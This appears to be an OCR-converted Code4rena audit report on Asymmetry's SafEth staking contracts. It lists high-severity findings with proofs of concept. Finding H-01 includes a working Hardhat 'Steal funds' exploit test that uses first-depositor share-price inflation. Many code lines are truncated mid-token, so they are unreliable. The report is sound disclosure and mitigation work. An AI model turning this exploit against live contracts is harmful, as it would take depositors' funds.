Asymmetry contest
Findings & Analysis Report

2023-07-28

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the Asymmetry audit smart contract system written in Solidity. The audit took place between March 24—March 30 2023.

Following the C4 audit, 3 wardens (0x52, adriro, and d3e4) reviewed the mitigations for all identified issues; the Mitigation Review report is appended below the audit report.

Wardens

271 Wardens contributed reports to the Asymmetry audit:

1. 019EC6E2
2. 0Kage
3. 0x3b
4. 0x52
5. 0xAgro

6. 0xGordita
7. 0xGusMcCrae
8. 0xMirce
9. 0xNorman
10. 0xRajkumar
11. 0xRobocop
12. 0xSmartContract
13. 0xTraub
14. 0xWagmi
15. 0xWaitress
16. 0xadrii
17. 0xbepresent
18. 0xc0ffEE
19. 0xd1r4cde17a
20. 0xepley
21. 0xffchain
22. 0xfusion
23. 0xhacksmithh
24. 0xkazim
25. 0xl51
26. 0xmuxyz
27. 0xnev
28. 0xpanicError
29. 3dgeville
30. 4lulz
31. 7siech
32. AkshaySrivastav
33. Angry_Mustache_Man

34. ArbitraryExecution (cr0, arbitrary-wanaks, tridearm, CodeBeholder, WGMIApe, pbwaffles and yowl)
35. Aymen0909
36. BPZ (pa6221, Bitcoinfever244 and PrasadLak)
37. BRONZEDISC
38. Bahurum
39. BanPaleo
40. Bason
41. Bauer
42. Bloqarl
43. BlueAlder
44. Breeje
45. Brenzee
46. CRYP70
47. CoOnan
48. CodeFoxInc (thurendous, TerrierLover and retocrooman)
49. CodingNameKiki
50. Cryptor
51. DadeKuma
52. DeStinE21
53. DevABDee
54. Diana
55. Dug
56. Emmanuel
57. Englave
58. EvanW
59. Evo
60. Franfran
61. Gde

62. HHK
63. Haipls
64. HollaDieWaldfee
65. Ignite
66. IgorZuk
67. Infect3d
68. J4de
69. JCN
70. Jerry0x
71. Josiah
72. Kaysoft
73. Koko1912
74. Koolex
75. Krace
76. KrisApostolov
77. Lavishq
78. LeoGold
79. Lirios
80. MadWookie
81. Madalad
82. Matin
83. MiksuJak
84. MiloTruck
85. MiniGlome
86. Moliholy
87. NoamYakov
88. P7N8ZK
89. PNS
90. Parad0x

91. Phantasmagoria
92. Polaris_tow
93. Rappie
94. RaymondFam
95. RedTiger
96. ReyAdmirado
97. Rickard
98. Rolezn
99. Ruhum
100. SadBase
101. SaeedAlipoor01988
102. Sathish9098
103. Shogoki
104. Stiglitz
105. SunSec
106. T1MOH
107. ToonVH
108. Toshii
109. Tricko
110. UdarTeam (ahmedov and tourist)
111. Udsen
112. UniversalCrypto (amaechieth and tettehnetworks)
113. Vagner
114. Viktor_Cortess
115. Wander (xAlismx, ubl4nk and mahdikarimi)
116. __141345__
117. a3yip6
118. ad3sh_
119. adeolu

120. adriro
121. aga7hokakological
122. ak1
123. alejandrocovrr
124. alexzoid
125. anodaram
126. arialblack14
127. ast3ros
128. auditor0517
129. aviggiano
130. ayden
131. bart1e
132. bearonbike
133. bin2chen
134. brevis
135. brgltd
136. btk
137. bytes032
138. c3phas
139. carlitox477
140. carrotsmuggler
141. catellatech
142. ch0bu
143. chaduke
144. chalex
145. ck
146. climber2002
147. cloudjunky
148. codeislight

149. codeslide
150. codetilda
151. cryptonue
152. cryptothemex
153. csanuragjain
154. d3e4
155. deadrxsezzz
156. dec3ntraliz3d
157. deliriusz
158. descharre
159. dicethedev
160. dingo2077
161. ernestognw
162. eyexploit
163. fatherOfBlocks
164. favelanky
165. fs0c
166. fyvgsk
167. georgits
168. giovannidisiena
169. gjaldon
170. handsomegiraffe
171. hassan-truscova
172. helios
173. hihen
174. hklst4r
175. hl_
176. hunter_w3b
177. idkwhatimdoing

178. igingu
179. inmarelibero
180. jasonxiale
181. joestakey
182. juancito
183. kaden
184. koxuan
185. ks__xxxxx
186. ladboy233
187. latt1ce
188. lopotras
189. lukris02
190. m_Rassska
191. mahdirostami
192. maxper
193. mert_eren
194. mojito_auditor
195. monrel
196. n1punp
197. n33k
198. nadin
199. navinavu
200. nemveer
201. neumo
202. nowonder92
203. p_crypt0
204. parsely
205. pavankv
206. peanuts

207. pfapostol
208. pipoca
209. pixpi
210. pontifex
211. qpzm
212. rbserver
213. reassor
214. roelio
215. rotcivegaf
216. rvierdiiev
217. said
218. sashik_eth
219. scokaf (Scoon and jauvany)
220. shaka
221. shalaamum
222. shuklaayush
223. siddhpurakaran
224. silviaxyz
225. sinarette
226. skidog
227. slippopz
228. slvDev
229. smaul
230. tank
231. teddav
232. tnevler
233. top1st
234. totomanov
235. tsvetanovv

236. turvy_fuzz
237. ulqiorra
238. vagrant
239. volodya
240. wait
241. wen
242. whoismatthewmc1
243. y1cunhui
244. yac (t4k, Peep, thebensams, devtooligan, blockdev, usmannk, jkelleyjr, thraull, NibblerExpress, engn33r, prady and panda)
245. yudan
246. zzzitron

This audit was judged by Picodes.

Final report assembled by yadir.

Summary

The C4 analysis yielded an aggregated total of 20 unique vulnerabilities. Of these vulnerabilities, 8 received a risk rating in the category of HIGH severity and 12 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 143 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 55 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Asymmetry audit repository, and is composed of 4 smart contracts written in the Solidity programming language and includes 460 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (8)

[H-01] An attacker can manipulate the preDepositvePrice to steal from other users

Submitted by monrel, *also found by* giovannidisiena, d3e4, anodaram, ulqiorra, parsely, n33k, Tricko, Haipls, sinarette, nemveer, 0xRajkumar, mahdirostami, 0xfusion, sashik_eth, Koolex, Vagner, RedTiger, aga7hokakological, bytes032, MiloTruck, pavankv, yac, sinarette, Bahurum, ToonVH, shaka, bart1e, bart1e, juancito, mert_eren, Krace, ck, bin2chen, igingu, AkshaySrivastav, RaymondFam, Cryptor, carrotsmuggler, Dug, *and* Brenzee

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L79
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L98

Impact

The first user that stakes can manipulate the total supply of sfTokens and by doing so create a rounding error for each subsequent user. In the worst case, an attacker can steal all the funds of the next user.

Proof of Concept

When the first user enters totalSupply is set to 1e18 on L79:

```
if (totalSupply == 0)
            preDepositPrice = 10 ** 18; // initializes with a pr
        else preDepositPrice = (10 ** 18 * underlyingValue) / to
```

But the user can immediately unstake most of his safETH such that totalSupply << 1e18. The attacker can then transfer increase the underlying amount by transferring derivative tokens to the derivative contracts.

For subsequent users, the preDepositPrice will be heavily inflated and the calculation of mintAmount on L98:

```
uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDeposi
```

can be very inaccurate. In the worst case it rounds down to 0 for users that deposit value that is less than the value that the attacker transferred in.

In the following POC the attacker steals all of the second user's deposit. The attacker first deposits 100 ETH and immediately removes all but 1 wei. The attacker then transfers 10 wsETH to the WstEth contract. When the second user enters with 1.5 ETH no additional safETH are minted since the minAmount is rounded down to 0. The attacker has all of the safTokens and can withdraw 100% of deposits.

Create a new test file with the following content to run the POC.

```
import { SafEth } from "../typechain-types";

import { ethers, upgrades, network } from "hardhat";
import { expect } from "chai";
import {
```

```
  getAdminAccount,
  getUserAccounts,
  getUserBalances,
  randomStakes,
  randomUnstakes,
} from "./helpers/integrationHelpers";
import { getLatestContract } from "./helpers/upgradeHelpers";
import { BigNumber } from "ethers";

import ERC20 from "@openzeppelin/contracts/build/contracts/ERC20
import { RETH_MAX, WSTETH_ADRESS, WSTETH_WHALE } from "./helpers

describe.only("SafEth POC", function () {
  let safEthContractAddress: string;
  let strategyContractAddress: string;
  // create string array
  let derivativesAddress: string[] = [];
  let startingBalances: BigNumber[];
  let networkFeesPerAccount: BigNumber[];
  let totalStakedPerAccount: BigNumber[];

  before(async () => {
    startingBalances = await getUserBalances();
    networkFeesPerAccount = startingBalances.map(() => BigNumber
    totalStakedPerAccount = startingBalances.map(() => BigNumber
  });

  it("Should deploy the strategy contract", async function () {
    const safEthFactory = await ethers.getContractFactory("SafEt
    const strategy = (await upgrades.deployProxy(safEthFactory,
      "Asymmetry Finance ETH",
      "safETH",
    ])) as SafEth;
    await strategy.deployed();

    strategyContractAddress = strategy.address;

    const owner = await strategy.owner();
    const derivativeCount = await strategy.derivativeCount();

    expect(owner).eq((await getAdminAccount()).address);
    expect(derivativeCount).eq("0");
  });

  it("Should deploy derivative contracts and add them to the str
    const supportedDerivatives = ["Reth", "SfrxEth", "WstEth"];
```

```
  const strategy = await getLatestContract(strategyContractAdc

  for (let i = 0; i < supportedDerivatives.length; i++) {
    const derivativeFactory = await ethers.getContractFactory(
      supportedDerivatives[i]
    );
    const derivative = await upgrades.deployProxy(derivativeFa
      strategyContractAddress,
    ]);

    const derivativeAddress = derivative.address;
    derivativesAddress.push(derivativeAddress);

    await derivative.deployed();
    const tx1 = await strategy.addDerivative(
      derivative.address,
      "10000000000000000000"
    );
    await tx1.wait();


  }

  const derivativeCount = await strategy.derivativeCount();

  expect(derivativeCount).eq(supportedDerivatives.length);
});

it("Steal funds", async function () {


  const strategy = await getLatestContract(strategyContractAdc
  const userAccounts = await getUserAccounts();
  let totalStaked = BigNumber.from(0);

  const userStrategySigner = strategy.connect(userAccounts[0])
  const userStrategySigner2 = strategy.connect(userAccounts[1]
  const ethAmount = "100";
  const depositAmount = ethers.utils.parseEther(ethAmount);
  totalStaked = totalStaked.add(depositAmount);

  const balanceBefore = await userAccounts[0].getBalance();
  const stakeResult = await userStrategySigner.stake({
    value: depositAmount,
  });
```

```
const mined = await stakeResult.wait();
const networkFee = mined.gasUsed.mul(mined.effectiveGasPrice
networkFeesPerAccount[0] = networkFeesPerAccount[0].add(netw
totalStakedPerAccount[0] = totalStakedPerAccount[0].add(depo

const userSfEthBalance = await strategy.balanceOf(userAccour
const userSfWithdraw = userSfEthBalance.sub(1);


await network.provider.request({
  method: "hardhat_impersonateAccount",
  params: [WSTETH_WHALE],
});
const whaleSigner = await ethers.getSigner(WSTETH_WHALE);
const erc20 = new ethers.Contract(WSTETH_ADRESS, ERC20.abi,

const wderivative = derivativesAddress[2];
const erc20BalanceBefore = await erc20.balanceOf(wderivative

//remove all but 1 sfToken
const unstakeResult = await userStrategySigner.unstake(userS

const erc20Whale = erc20.connect(whaleSigner);
const erc20Amount = ethers.utils.parseEther("10");

// transfer tokens directly to the derivative (done by attac
await erc20Whale.transfer(wderivative, erc20Amount);

// NEW USER ENTERS
const ethAmount2 = "1.5";
const depositAmount2 = ethers.utils.parseEther(ethAmount2);

const stakeResu2lt = await userStrategySigner2.stake({
  value: depositAmount2,
});

const mined2 = await stakeResult.wait();

// User has 0 sfTokens!
const userSfEthBalance2 = await strategy.balanceOf(userAccou
console.log("userSfEthBalance2: ", userSfEthBalance2.toStrin

// Attacker has 1 sfToken
const AttakcerSfEthBalanc = await strategy.balanceOf(userAcc
console.log("AttakcerSfEthBalanc: ", AttakcerSfEthBalanc.toS
```

```
        //Total supply is 1.
        const totalSupply = await strategy.totalSupply();
        console.log("totalSupply: ", totalSupply.toString());


      });

    });
```

Tools Used

vscode, hardhat

Asymmetry mitigated:

> Use internal accounting to get the balance.

Status: Mitigation confirmed with comments. Full details in reports from d3e4, adriro, and 0x52.

[H-02] A temporary issue shows in the staking functionality which leads to the users receiving less minted tokens

Submitted by CodingNameKiki, *also found by* giovannidisiena, 0xd1r4cde17a, shaka, slippopz, MiloTruck, rbserver, MadWookie, adriro, Moliholy, ast3ros, Franfran, gjaldon, bin2chen, koxuan, igingu, *and* rvierdiiev

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L63-L101
https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L156-L204
https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L211-L216

Derivative Reth prices


A quick explanation of the issue causing it, the problem is based on the function “ethPerDerivative” in the Reth derivative.

As you can see two statements can be triggered here, the first one “if (poolCanDeposit(_amount))” checks if the given amount + the pool balance isn’t greater than the maximumDepositPoolSize and that the amount is greater than the minimum deposit in the pool. Second statement is meant to return a poolPrice which is slightly more than the regular one, because it’s used in order to swap tokens in Uniswap and therefore the price per token is overpriced.

```
function ethPerDerivative(uint256 _amount) public view returns (
        if (poolCanDeposit(_amount))
            return
                RocketTokenRETHInterface(rethAddress()).getEthVa
        else return (poolPrice() * 10 ** 18) / (10 ** 18);
    }


// poolCanDeposit() returns:
      return
            rocketDepositPool.getBalance() + _amount <=
            rocketDAOProtocolSettingsDeposit.getMaximumDepositPo
            _amount >= rocketDAOProtocolSettingsDeposit.getMinim
```

Below you can see the regular price returned in the first statement - 1063960369075232250:



Below you can see the pool price from the second statement, supposed to be used only when a swap is made.

```
else return (poolPrice() * 10 ** 18) / (10 ** 18);

// poolPrice calculates and returns
```

```
uint160 sqrtPriceX96, , , , , , ) = pool.slot0();
        return (sqrtPriceX96 * (uint(sqrtPriceX96)) * (1e18)) >>

// uint160 sqrtPriceX96 = 81935751724326368909606241317
// return (sqrtPriceX96 * (uint(sqrtPriceX96)) * (1e18)) >> (96
// return 1069517062752670179 (pool price)

// The function "ethPerDerivative" for the else statement returr
// Which will be - 1069517062752670179
```

Difference between the regular price and the pool price:

```
regular price - 1063960369075232250
pool price -    1069517062752670179
```

Quick Overview

What can result to users receiving less minted tokens?

The first thing the staking function does is calculating the derivative underlyingValue. This issue occurs on the Reth derivative, as we can see the staking function calls “ethPerDerivative” to get the price, but takes as account the whole Reth balance of the derivative contract.

For example let’s say the derivative Reth holds 200e18. The pool has free space for 100e18 more till it reaches its maximum pool size. As the function calls ethPerDerivative with the Reth balance of 200e18 instead of the amount being staked. The contract will think there is no more space in the pool (even tho there is 100e18 more) and will return the pool price which is overpriced and meant for the swap in Uniswap.

```
underlyingValue +=
                (derivatives[i].ethPerDerivative(derivatives[i].
                    derivatives[i].balance()) /
                10 ** 18;
```

```
function ethPerDerivative(uint256 _amount) public view returns (
        if (poolCanDeposit(_amount))
```

```
                return
                    RocketTokenRETHInterface(rethAddress()).getEthVa
            else return (poolPrice() * 10 ** 18) / (10 ** 18);
        }

    // poolCanDeposit(_amount)
    return
            rocketDepositPool.getBalance() + _amount <=
            rocketDAOProtocolSettingsDeposit.getMaximumDepositPoolSi
            _amount >= rocketDAOProtocolSettingsDeposit.getMinimumDe
```

Let's follow what actually happens, for now we have wrong overpriced underlying value of the derivative Reth.

Next the function calculates the preDepositPrice. I will do the real calculations in the POC, but its easy to assume that if the underlyingValue is overpriced the preDepositPrice will be too based on the calculation below.

```
    else preDepositPrice = (10 ** 18 * underlyingValue) / totalSuppl
```

Let's say the user deposits 5e18

Here comes the real problem, so far the function calculates the local variables as there will be swap to Uniswap.

As mentioned in the beginning the pool has 100e18 free space, so in the deposit function in Reth, the swap to Uniswap will be ignored as `poolCanDeposit(msg.value) == true` and the msg.value will be deposited in the rocket pool.

```
    uint256 depositAmount = derivative.deposit{value: ethAmount}();
```

```
    function deposit() external payable onlyOwner returns (uint256)
            // Per RocketPool Docs query addresses each time it is u
            address rocketDepositPoolAddress = RocketStorageInterfac
                ROCKET_STORAGE_ADDRESS
            ).getAddress(
```

```
            keccak256(
                abi.encodePacked("contract.address", "rocket
            )
        );

    RocketDepositPoolInterface rocketDepositPool = RocketDep
            rocketDepositPoolAddress
        );

    if (!poolCanDeposit(msg.value)) {
        uint rethPerEth = (10 ** 36) / poolPrice();

        uint256 minOut = ((((rethPerEth * msg.value) / 10 **
            ((10 ** 18 - maxSlippage))) / 10 ** 18);

        IWETH(W_ETH_ADDRESS).deposit{value: msg.value}();
        uint256 amountSwapped = swapExactInputSingleHop(
            W_ETH_ADDRESS,
            rethAddress(),
            500,
            msg.value,
            minOut
        );

        return amountSwapped;
    } else {
        address rocketTokenRETHAddress = RocketStorageInterf
            ROCKET_STORAGE_ADDRESS
        ).getAddress(
                keccak256(
                    abi.encodePacked("contract.address", "rc
                )
            );
        RocketTokenRETHInterface rocketTokenRETH = RocketTok
            rocketTokenRETHAddress
        );
        uint256 rethBalance1 = rocketTokenRETH.balanceOf(adc
        rocketDepositPool.deposit{value: msg.value}();
        uint256 rethBalance2 = rocketTokenRETH.balanceOf(adc
        require(rethBalance2 > rethBalance1, "No rETH was mi
        uint256 rethMinted = rethBalance2 - rethBalance1;
        return (rethMinted);
    }
}
```

Next the function calculates the “derivativeReceivedEthValue”, this time the function ethPerDerivative(depositAmount) will return the normal price as there is space in the pool. Both “derivativeReceivedEthValue” and “totalStakeValueEth” will be calculated based on the normal price.

```
uint derivativeReceivedEthValue = (derivative.ethPerDerivative(
                depositAmount
            ) * depositAmount) / 10 ** 18;


totalStakeValueEth += derivativeReceivedEthValue;
```

If we take the info so far and apply it on the mintAmount calculation below, we know that “totalStakeValueEth” is calculated on the normal price and “preDepositPrice” is calculated on the overpriced pool price. So the user will actually receive less minted shares than he is supposed to get.

```
uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDeposi
```

Proof of Concept - Part 1

Will start from the start in order to get the right amounts of “totalSupply” and the Reth balance of derivative. So I can show the issue result in POC Part 2.

The values below are only made for the example.

Let’s say we have two stakers - Bob and Kiki each depositing 100e18.

We have only one derivative which is Reth, so it will have 100% weight.

Bob deposits 100e18 as the first depositer and receives (999999999999999932) minted tokens of safETH.

So far after Bob deposit:

totalSupply = 999999999999999932

Reth derivative balance = 93988463204618701706

```
uint256 underlyingValue = 0;
uint256 totalSupply = 0;
uint256 preDepositPrice = 1e18

// As we have only derivative Reth in the example, it owns all c
uint256 ethAmount = (msg.value * weight) / totalWeight;
uint256 ethAmount = (100e18 * 1000) / 1000;

// not applying the deposit fee in rocketPool

uint256 depositAmount = derivative.deposit{value: ethAmount}();
uint256 depositAmount = 93988463204618701706

uint derivativeReceivedEthValue = (derivative.ethPerDerivative(c
uint derivativeReceivedEthValue = (10639603690752322 50 * 939884(
uint derivativeReceivedEthValue = 99999999999999999932

totalStakeValueEth = 99999999999999999932;


uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDeposi
uint256 mintAmount = (99999999999999999932 * 10 ** 18) / 1e18;
uint256 mintAmount = 99999999999999999932
```

Kiki deposits 100e18 as well and receives (99999999999999999932) minted tokens of safEth.

So far after Kiki's deposit:

totalSupply = 199999999999999999864;

Reth derivative balance = 187976926409237403412;

```
// take the info after bob's deposit and the normal price
underlyingValue  = (derivatives[i].ethPerDerivative(derivatives[
uint256 underlyingValue = (10639603690752322 50 * 939884632046187
uint256 underlyingValue = 99999999999999999932;

uint256 totalSupply = 99999999999999999932;
```

```
uint256 preDepositPrice = (10 ** 18 * underlyingValue) / totalSu
uint256 preDepositPrice = (10 ** 18 * 99999999999999999932) / 99
uint256 preDepositPrice = 1e18;


// As we have only derivative Reth in the example, it owns all c
uint256 ethAmount = (msg.value * weight) / totalWeight;
uint256 ethAmount = (100e18 * 1000) / 1000;

// not applying the deposit fee in rocketPool
uint256 depositAmount = 93988463204618701706

uint derivativeReceivedEthValue = (derivative.ethPerDerivative(c
uint derivativeReceivedEthValue = (10639603690752322 50 * 939884(
uint derivativeReceivedEthValue = 99999999999999999932

totalStakeValueEth = 99999999999999999932;

uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDeposi
uint256 mintAmount = (99999999999999999932 * 10 ** 18) / 1e18;
uint256 mintAmount = 99999999999999999932
```

Proof of Concept - Part 2

From the first POC, we calculated the outcome of 200e18 staked into the Reth derivative. We got the totalSupply and the Reth balance the derivative holds. So we can move onto the main POC, where I can show the difference and how much less minted tokens the user gets.

```
totalSupply = 199999999999999999864;
Reth derivative balance = 187976926409237403412;
```

First I am going to show how much minted tokens the user is supposed to get without applying the issue occurring. And after that I will do the second one and apply the issue. So we can compare the outcomes and see how much less minted tokens the user gets.

Without the issue occurring, a user deposits 5e18 by calling the staking function. The user received (49995492779352393 32) minted tokens of safEth.

```
uint256 underlyingValue  = (derivatives[i].ethPerDerivative(deri
uint256 underlyingValue  = (1063960369075232250 * 18797692640923
uint256 underlyingValue  = 199999999999999864;


uint256 totalSupply = 19999999999999999864;

uint256 preDepositPrice = (10 ** 18 * underlyingValue) / totalSu
uint256 preDepositPrice = (10 ** 18 * 19999999999999999864) / 1
uint256 preDepositPrice = 1e18;

// As we have only derivative Reth in the example, it owns all c
uint256 ethAmount = (msg.value * weight) / totalWeight;
uint256 ethAmount = (5e18 * 1000) / 1000;

// not applying the deposit fee in rocketPool
uint256 depositAmount = 4698999533488942411

uint derivativeReceivedEthValue = (derivative.ethPerDerivative(d
uint derivativeReceivedEthValue = (1063960369075232250 * 469899
uint derivativeReceivedEthValue = 4999549277935239332

totalStakeValueEth = 4999549277935239332;

uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDeposi
uint256 mintAmount = (4999549277935239332 * 10 ** 18) / 1e18;
uint256 mintAmount = 4999549277935239332
```

Stats after the deposit without the issue:

```
totalSupply = 204999549277935239196
Reth derivative balance = 192675925942726345823;
```

This time we apply the issue occurring and as the first one a user deposits 5e18 by calling the staking function. The user receives (497357403655737784) minted tokens of saEth

```
uint256 underlyingValue  = (derivatives[i].ethPerDerivative(deri
// the function takes as account the pool price here which is ov
uint256 underlyingValue  = (1069517062752670179 * 18797692640923
uint256 underlyingValue  = 201044530198482424206
```

```
uint256 totalSupply = 19999999999999999864;

uint256 preDepositPrice = (10 ** 18 * underlyingValue) / totalSu
uint256 preDepositPrice = (10 ** 18 * 201044530198482424206) / 1
uint256 preDepositPrice = 1005222650992412121;

// As we have only derivative Reth in the example, it owns all c
uint256 ethAmount = (msg.value * weight) / totalWeight;
uint256 ethAmount = (5e18 * 1000) / 1000;

// not applying the deposit fee in rocketPool
uint256 depositAmount = 4698999533488942411

// Here the function calculates based on the normal price, as th
uint derivativeReceivedEthValue = (derivative.ethPerDerivative(c
uint derivativeReceivedEthValue = (10639603690752322 50 * 469899
uint derivativeReceivedEthValue = 4999549277935239332

totalStakeValueEth = 4999549277935239332;

uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDeposi
uint256 mintAmount = (4999549277935239332 * 10 ** 18) / 1005222
uint256 mintAmount = 4973574036557377784
```

Stats after the deposit with the issue:

```
totalSupply = 204973574036557377648;
Reth derivative balance = 192675925942726345823;
```

Difference between outcomes:

```
Without the issue based on 5e18 deposit, the user receives -
With the issue occurring based on 5e18 deposit, the user receive
```

Proof of Concept - Plus

So far we found that this issue leads to users receiving less minted shares, but let's go even further and see how much the user losses in terms of ETH. By unstaking the minted amount.

First we apply the stats without the issue occurring.

```
totalSupply = 204999549277935239196
Reth derivative balance = 192675925942726345823;
```

```
uint256 derivativeAmount = (derivatives[i].balance() * _safEthAm
uint256 derivativeAmount = (192675925942726345823 * 499954927793
uint256 derivativeAmount = 46989995334889424l0;

// Eth value based on the current eth price
// Reth to Eth value - 46989995334889424l0 => 4.999999999999999
```

Second we apply the stats with the issue occurring.

```
totalSupply = 204973574036557377648;
Reth derivative balance = 192675925942726345823;
```

```
uint256 derivativeAmount = (derivatives[i].balance() * _safEthAm
uint256 derivativeAmount = (192675925942726345823 * 497357403655
uint256 derivativeAmount = 46751781893966663l6;

// Eth value based on the current eth price
// Reth to Eth value - 46751781893966663l6 => 4.974637740558436
```

Recommended Mitigation Steps

The problem occurs with calculating the underlyingValue in the staking function. The function “ethPerDerivative” is called with all of the Reth balance, which should not be the case here. Therefore the function calls “poolCanDeposit” in order to check if the pool has space for the Reth derivative balance (Basically the contract thinks that the Reth balance in the derivative will be deposited in the pool, which is not the case here). So even if the pool has space for the depositing amount by the user, the poolCanDeposit(_amount) will return false and the contract will get the poolPrice of the reth which is supposed to be used only for the swap in Uniswap. The contract process executing the staking function with the overpriced pool price and doesn’t perform any swap, but deposits the user funds to the pool.

```
underlyingValue +=
                (derivatives[i].ethPerDerivative(derivatives[i].
                    derivatives[i].balance()) /
                10 ** 18;
```

```
function ethPerDerivative(uint256 _amount) public view returns
        if (poolCanDeposit(_amount))
            return
                RocketTokenRETHInterface(rethAddress()).getEthVa
        else return (poolPrice() * 10 ** 18) / (10 ** 18);
    }
```

```
return
        rocketDepositPool.getBalance() + _amount <=
        rocketDAOProtocolSettingsDeposit.getMaximumDepositPoolSi
        _amount >= rocketDAOProtocolSettingsDeposit.getMinimumDe
```

I'd recommend creating a new function in the reth derivative contract. Which converts the msg.value to reth tokens and using it instead of the whole Reth balance the derivative holds.

```
function rethValue(uint256 _amount) public view returns (uint256
      RocketTokenRETHInterface(rethAddress()).getRethValue(amour
    }
```

Like this we check if the msg.value converted into reth tokens is below the maximumPoolDepositSize and greater than the minimum deposit.

```
underlyingValue +=
                (derivatives[i].ethPerDerivative(derivatives[i].
                    derivatives[i].balance()) /
                10 ** 18;
```

toshiSat (Asymmetry) confirmed

Picodes (judge) commented:

> This report is great but only tackles a part of the problem: the pricing method is versatile and manipulable, so it can 1 - lead to a loss of funds as show here depending on the condition but more importantly be manipulated easily.

Asymmetry mitigated:

> Don't get rETH from pool on deposits.

Status: Mitigation confirmed with comments. Full details in reports from d3e4, adriro, and 0x52.

[H-03] Users can fail to unstake and lose their deserved ETH because malfunctioning or untrusted derivative cannot be removed

Submitted by rbserver, *also found by* tnevler, kaden, 0xAgro, Parad0x, bytes032, lukris02, lukris02, P7N8ZK, IgorZuk, DeStinE21, Stiglitz, DadeKuma, J4de, rvierdiiev, koxuan, dec3ntraliz3d, carrotsmuggler, HollaDieWaldfee, *and* csanuragjain

Calling the following `SafEth.adjustWeight` function can update the weight for an existing derivative to 0. However, there is no way to remove an existing derivative. If the external contracts that an existing derivative depends on malfunction or get hacked, this protocol's functionalities that need to loop through the existing derivatives can behave unexpectedly. Users can fail to unstake and lose their deserved ETH as one of the severest consequences.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L165-L175

```
    function adjustWeight(
        uint256 _derivativeIndex,
        uint256 _weight
    ) external onlyOwner {
        weights[_derivativeIndex] = _weight;
        uint256 localTotalWeight = 0;
        for (uint256 i = 0; i < derivativeCount; i++)
            localTotalWeight += weights[i];
```

```
        totalWeight = localTotalWeight;
        emit WeightChange(_derivativeIndex, _weight);
    }
```

For example, calling the following `SafEth.unstake` function would loop through all of the existing derivatives and call the corresponding derivative's `withdraw` function. When the `WstEth` contract is one of these derivatives, the `WstEth.withdraw` function would be called, which further calls `IStEthEthPool(LIDO_CRV_POOL).exchange(1, 0, stEthBal, minOut)`. If `self.is_killed` in the stETH-ETH pool contract corresponding to `LIDO_CRV_POOL` becomes true, especially after such pool contract becomes compromised or hacked, calling such `exchange` function would always revert. In this case, calling the `SafEth.unstake` function reverts even though all other derivatives that are not the `WstEth` contract are still working fine. Because the `SafEth.unstake` function is DOS'ed, users cannot unstake and withdraw ETH that they are entitled to.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L108-L129

```
    function unstake(uint256 _safEthAmount) external {
        require(pauseUnstaking == false, "unstaking is paused");
        uint256 safEthTotalSupply = totalSupply();
        uint256 ethAmountBefore = address(this).balance;

        for (uint256 i = 0; i < derivativeCount; i++) {
            // withdraw a percentage of each asset based on the
            uint256 derivativeAmount = (derivatives[i].balance()
                _safEthAmount) / safEthTotalSupply;
            if (derivativeAmount == 0) continue; // if derivati
            derivatives[i].withdraw(derivativeAmount);
        }
        ...
    }
```

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L56-L67

```
function withdraw(uint256 _amount) external onlyOwner {
    IWStETH(WST_ETH).unwrap(_amount);
    uint256 stEthBal = IERC20(STETH_TOKEN).balanceOf(address
    IERC20(STETH_TOKEN).approve(LIDO_CRV_POOL, stEthBal);
    uint256 minOut = (stEthBal * (10 ** 18 - maxSlippage)) /
    IStEthEthPool(LIDO_CRV_POOL).exchange(1, 0, stEthBal, mi
    ...
}
```

https://etherscan.io/address/0xDC24316b9AE028F1497c275EB9192a3Ea0f67022#code#L441

```
def exchange(i: int128, j: int128, dx: uint256, min_dy: uint256)
    ...
